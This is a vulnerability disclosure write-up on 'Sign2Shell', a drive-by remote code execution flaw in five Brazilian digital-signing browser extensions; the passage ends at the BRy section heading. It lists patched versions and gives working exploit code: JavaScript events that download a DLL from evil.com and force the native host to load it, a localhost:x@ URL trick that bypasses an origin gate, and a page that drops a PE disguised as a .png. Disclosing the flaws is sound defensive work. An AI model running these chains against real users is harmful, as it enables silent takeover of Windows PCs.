
If you have signed a tax invoice, a court filing or a prescription in Brazil, you probably have one of these extensions installed. We found that the five most-installed, about 10 million installs between them, let any website run code on the visitor's Windows PC. We call the bug class Sign2Shell.
TL;DR
We found drive-by RCEs, all of them CVSS 3.1 9.6, in the five most-installed digital signing extensions in Brazil: Lacuna Web PKI, Softplan Web Signer, Certisign WebSigner, Certisign CertiPlugin and BRy Assinatura Digital. Three come from the same white-labeled Lacuna engine and two are independent. All five make the same mistake, they let the website choose which DLL the vendor's native host loads. Loading a DLL runs its code and the software built to verify signatures never checked the signature on the code it loaded and on Web PKI and CertiSign WebSigner, a malicious page or iframe, such as an ad, was enough, with no click. On Softplan Web Signer, opening a link was enough. On CertiPlugin and BRy, visiting the page was enough, and the page downloaded the payload automatically. Four are fixed, CertiPlugin is mitigated, not fixed.
Am I affected?
All five vendors have shipped an update. Four are fixed and one, CertiPlugin, is mitigated but not fixed. Check your version at chrome://extensions (or edge://extensions, or about:addons in Firefox) and update if it is older than the first fixed version below.
| Extension | Vulnerable | First fixed | Current at publication | Status |
|---|---|---|---|---|
| Lacuna Web PKI | 2.17.5 and earlier | 2.18.0 (Jul 21, 2026) | 2.18.3 | Fixed |
| Certisign WebSigner | 2.17.2 and earlier | 2.18.0 (Aug 3, 2026) | 2.18.0 | Fixed |
| Softplan Web Signer | 2.17.1 and earlier | 2.18.3 (Aug 27, 2026) | 2.18.3 | Fixed |
| BRy Assinatura Digital | 2.2.7 and earlier | 2.2.8 (Sep 10, 2026) | 2.3.0 | Fixed |
| Certisign CertiPlugin | 1.15.0 and earlier | none | 1.15.1 | Mitigated, not fixed |
Web PKI 2.17.5 was Lacuna's first, partial patch and is still vulnerable. CertiPlugin 1.15.1 narrows which sites can reach the extension, but the underlying DLL load is unchanged. Versions and dates are from the Chrome Web Store.
Who relies on them
The vendors behind these installs list among their clients one of Brazil's superior courts, the stock exchange, the navy and many others. The Federal Senate, for example, has a contract with Lacuna for the product suite that includes Web PKI. See Lacuna's client list, Softplan's case studies, and the flagship clients of BRy and Certisign.
There are many big names included here and many which handle very sensitive data. We name them to show who buys from these vendors, not to claim any of them was compromised.
Why do these extensions exist
In Brazil, digital signing is common and regulated by ITI (Instituto Nacional de Tecnologia da Informação), the ICP-Brasil root authority. A document signed with an ICP-Brasil certificate is legally presumed authentic (MP 2.200-2/2001), the same as a handwritten signature. These browser extensions are the middleware between the sites which need documents to get signed and the user's software or hardware certificate to sign these documents.
Over 11 million ICP-Brasil certificates were issued in 2025 and almost every company in Brazil needs one for invoices (NF-e) and tax filings. Lawyers sign court filings with them, notaries sign deeds with them, and doctors sign prescriptions with them, and a single accountant often holds the certificates for dozens or hundreds of client companies, all on one endpoint.
A1 certificates are just a file on your computer, A3 certificates live on a USB token or smartcard, and the private key stays on the hardware. Brazil previously used Java applets to interact with these certificates, however when browsers killed off these style of plugins, the vendors switched to browser extensions and accompanying native hosts to get the job done.
How these extensions work
Each extension is a bridge. A website sends a request to the extension, the extension passes it to a small program installed on the PC called the native host, and that program talks to the certificate. The browser keeps web pages in a sandbox. The native host runs outside it, as the user, so it can do things a web page never could, including loading drivers (DLLs) for smartcards and USB tokens. Four of the five extensions let any site talk to them, and the fifth (CertiPlugin) had an allowlist that accepted any *.one domain, which anyone can buy. On top of that, some of them had extra gates we had to get past.
The one bug they all share: Sign2Shell
Every one of these extensions let the website choose which DLL the native host loads. Loading a DLL runs its code, so a site that picks the DLL picks the code. None of the vulnerable versions checked Authenticode signatures, the DLL path or the file extension, so a renamed .png or .pdf loaded as readily as a real driver.
Four of the five content scripts are all_frames: true and match every URL, so on those four the extension's content script runs in every iframe on every site, which means an ad slot on an unrelated page can reach it.
| Extension | Installs | matches | In iframes? | Silent? |
|---|---|---|---|---|
| Lacuna Web PKI - Chrome - Edge | 5.46M | http://*/*, https://*/* | yes | yes |
| Softplan Web Signer - Chrome | 2.0M | http://*/*, https://*/* | no, direct link only | yes |
| Certisign WebSigner - Chrome | 1.0M | http://*/*, https://*/* | yes | yes |
| Certisign CertiPlugin - Chrome | 0.9M | *.one + vendor domains (now *.sydle.one) | no, top frame only | no, downloaded file required |
| BRy Assinatura Digital - Chrome - Firefox | 0.82M | <all_urls> | yes, after 1st visit | no, downloaded file required |
| Total | ~10.18M |
Install counts are Chrome Web Store + Edge Add-ons + Firefox Add-ons installs at the time of writing. Exploitation needs Windows and the vendor's native host, which these sites prompt users to install.
Five routes to the same DLL load
Obviously letting any site choose which DLL they want to load is a huge security issue, and in some cases, there were no gates at all to prevent this from happening.

Lacuna Web PKI & Certisign WebSigner
Lacuna Web PKI and Certisign WebSigner are near-identical whitelabels, which made our work much easier. Web PKI has 5.46M installs and Certisign WebSigner has 1M. Consequently both of them behaved the same and they did not do a good job at validating input from the sites and iframes a user interacted with.
The extension's content script runs on http://*/* and https://*/* and simply forwards whatever a page dispatches to it straight through to the native host. The background worker keeps a map of "typed" command handlers and a catch-all _default that forwards anything it doesn't recognise to the privileged host, unmodified:
var action = commands[request.command];
if (action === undefined) action = commands._default;
…
commands._default = function (rc) {
  callNative(rc, rc.command, rc.request, …);
};
The sink is the listTokens command which takes a list of PKCS#11 module paths from the page and loads each one to find its PKCS#11 entry points. Using LoadLibrary, with no path validation, no file-extension check, no Authenticode verification, and no allowlist:
listTokens → Pkcs11TokenStore.Load(modulePath) → LoadLibraryEx(path, …)
listTokens isn't license-gated, so it runs from any origin, including our evil.com. The only remaining question was how to get our DLL onto disk, which is where the second bug comes in.
The extension's JS handler map is case-sensitive (it's a plain JS object), but the native host dispatches commands case-insensitively (StringComparer.OrdinalIgnoreCase). Sending DownloadToFolder with a capital D misses the typed JS handler, which would have demanded a server-resolved folder id, and falls through _default to the native DownloadToFolder, which fetches an attacker URL to an attacker-chosen path and filename.
The host never expands environment variables, so both commands take a literal, absolute path. We used C:\Windows\Temp, which on a default install a standard user can write to and which is the same for every user, so the v1 chain needs no username. Chained together, the whole attack is two CustomEvents:
// Step 1 - drop the DLL. Case-flipped name bypasses the JS shim.
document.dispatchEvent(
  new CustomEvent("com.lacunasoftware.WebPKI.RequestEvent", {
    detail: {
      requestId: "r1",
      command: "DownloadToFolder",
      request: {
        url: "https://evil.com/evil.dll",
        folderPath: "C:\\Windows\\Temp",
        filename: "evil.dll",
      },
    },
  }),
);

// Step 2 - load the DLL. No JS handler for listTokens; _default forwards it.
document.dispatchEvent(
  new CustomEvent("com.lacunasoftware.WebPKI.RequestEvent", {
    detail: {
      requestId: "r2",
      command: "listTokens",
      request: {
        pkcs11Modules: ["C:\\Windows\\Temp\\evil.dll"],
      },
    },
  }),
);
Total elapsed time in Chrome, from page load to DllMain is around 1.3 seconds. No smartcard required.
After the patch: making evil.com look like localhost
Lacuna replied within 30 minutes and shipped a patch two days later. The patch closed the download step but left the DLL load in place, so we looked for another way in.

The patch (version 2.17.5) closed the downloadToFolder leg: it now demands a user-picked folder id, and blocks path traversal in the filename. What it didn't touch was the listTokens → LoadLibrary sink. The download was never the point, the load was, so we just needed another way to get a file on disk and another way to name its absolute path.
The drop became trivial: the page just downloads the payload the normal way, into the user's Downloads folder (the default directory, no prompt). We named it evil_v2.txt: Chrome doesn't flag a .txt download as dangerous, and LoadLibraryEx loads any valid PE regardless of its name or extension.
LoadLibraryEx doesn't expand environment variables, so we needed the literal path C:\Users\<name>\Downloads\evil_v2.txt, which means we needed the victim's username. The host leaks it: generateSoftwareRsaKeyPair returns Environment.UserName in its response. But that command is license-gated.
This is what makes it a zero-click drive-by again. The license gate waives the check for "local" origins, and the extension works out the origin by running a regex over the tab's URL:
// event-page.js:462-463
var m = /\/\/([^\/:]*)/.exec(tabUrl);
domain = m[1].toLowerCase();
That capture group [^\/:]* stops at the first / or :. So if we lure the victim to:
http://localhost:x@evil.com/index_v2.html
…the regex captures localhost: the : that terminates it is the one inside the URL's user:pass@host credentials and the gate treats our attacker page as localhost. The browser loads evil.com and the extension thinks it's talking to localhost. Chrome hides the username:password@ part of the address bar to prevent phishing, so the victim never sees it while the extension still does.
So the revived chain, against the patched stack, is:
0. Victim opens  http://localhost:x@evil.com/index_v2.html  → gate bypassed
1. generateSoftwareRsaKeyPair { keySize:1024 }  → leaks response.userName
2. page downloads payload → %USERPROFILE%\Downloads\evil_v2.txt
3. listTokens { pkcs11Modules:["C:\\Users\\<user>\\Downloads\\evil_v2.txt"] }
   → LoadLibraryEx → DllMain
Softplan Web Signer

Softplan's Web Signer is another, seemingly older, distribution of the Lacuna engine (the native host is Lacuna.WebPKI.ChromeWin.exe), so it inherited the same _default fall-through and the same listTokens → LoadLibrary sink. Here the sink commands were license-gated, so we needed the localhost:x@ bypass to reach them.
For the RCE to fire, the localhost:x@ credentials have to survive into the value the extension reads. Modern Chrome strips embedded URL credentials from most places, but not all of them:
| Surface | Embedded credentials |
|---|---|
| Address bar / display | stripped |
location.href | stripped |
document.URL | retained |
chrome.tabs.Tab.url (= sender.tab.url) | retained |
The extension derives the origin from sender.tab.url, which keeps the credentials so its regex sees localhost. Meanwhile the victim's address bar shows only evil.com, because the credentials are stripped from the display. Because the extension reads the whole tab's URL, the victim has to open the link; an iframe is not enough.
One caveat: a clean page that self-redirects to the credential URL via JavaScript (location.href = …) does not carry the credentials through on current Chrome, since M117+ strips them on script-initiated navigations. The working delivery is a direct credentialed link, an ad, or a server-side 302 redirect, where the localhost:x@ lives in the link and never in anything the victim sees.
Behind that URL the chain is the same two commands as the original Lacuna bug, just under Softplan's event namespace:
// Served at  http://localhost:x@evil.com/  → extension reads the origin as "localhost"
const REQ = "br.com.softplan.WebPKI.RequestEvent"; // same engine, Softplan's namespace

// 1. drop: case-flipped DownloadToFolder falls through _default to the native host
await send("DownloadToFolder", {
  url: dllUrl,
  folderPath: FOLDER,
  filename: "payload.dll",
});
// 2. load: listTokens LoadLibrary's it → DllMain runs inside the signing host
await send("listTokens", { pkcs11Modules: [FOLDER + "\\payload.dll"] });
Certisign CertiPlugin

CertiPlugin is a completely separate codebase from the Lacuna family, with a different native host (CertisignerHost.exe, a 32-bit binary from 2018) and the same underlying flaw.
Unlike the Lacuna extensions, CertiPlugin does restrict which sites can talk to it. Its content script only injects on a short allowlist of origins. In the version we tested (1.15.0), that allowlist was:
"matches": [
  "https://*.certisign.com.br/*",
  "https://*.certintra.com.br/*",
  "http://*.certisign.com.br/*",
  "http://*.certintra.com.br/*",
  "https://*.one/*"
]
https://*.one/* matched any subdomain of the entire .one top-level domain. .one is a real, public, general-registration TLD and anyone can buy a .one domain for about $8 a year. After our report, Certisign narrowed this to https://*.sydle.one/*. That however is only a mitigation as the unchecked DLL load described below is still present, so a cross-site scripting bug on any allowlisted site would reopen the attack.
Once the content script is injected, it listens for a generic certisigner event and forwards it verbatim, bypassing whatever per-handler filtering the named events might have had:
document.addEventListener('certisigner', function(event) {
  chrome.runtime.sendMessage(event.detail, ...);
});
The sink is the same shape as everywhere else. For action: "listCertificates" with repository: "HARDWARE", the provider field is passed straight to LoadLibraryW, and if it isn't one of the recognised identifiers (PKCS11 / CAPI / REPO / CMS / RSA), it's treated as a module path with no allowlist, no extension check and no signature check. On a successful load the host even calls GetProcAddress(hMod, "C_Initialize") and invokes it.
To land the DLL without a download prompt, the page served a 32-bit PE disguised as cert_icon.png (Chrome doesn't warn on a .png download), and referenced it with a CWD-relative path. Chrome sets a native host's working directory to the host's own install folder, so ..\..\..\Downloads\cert_icon.png resolved to the victim's Downloads folder regardless of their username. Because the drop was a normal download and the script only ran in the top frame, this one needed a direct visit rather than an iframe.
The entire attacker page is two functions:
function dropPayload() {
  // 32-bit PE served as a .png
  const a = document.createElement("a");
  a.href = "/cert_icon.png";
  a.download = "cert_icon.png";
  document.body.appendChild(a);
  a.click();
  a.remove();
}
function fireLoad() {
  document.dispatchEvent(
    new CustomEvent("certisigner", {
      detail: {
        action: "listCertificates",
        repository: "HARDWARE",
        provider: "..\\..\\..\\Downloads\\cert_icon.png", // → LoadLibraryW
      },
    }),
  );
}
addEventListener("load", () => {
  dropPayload();
  setTimeout(fireLoad, 800);
});
BRy Assinatura Digital no Navegador
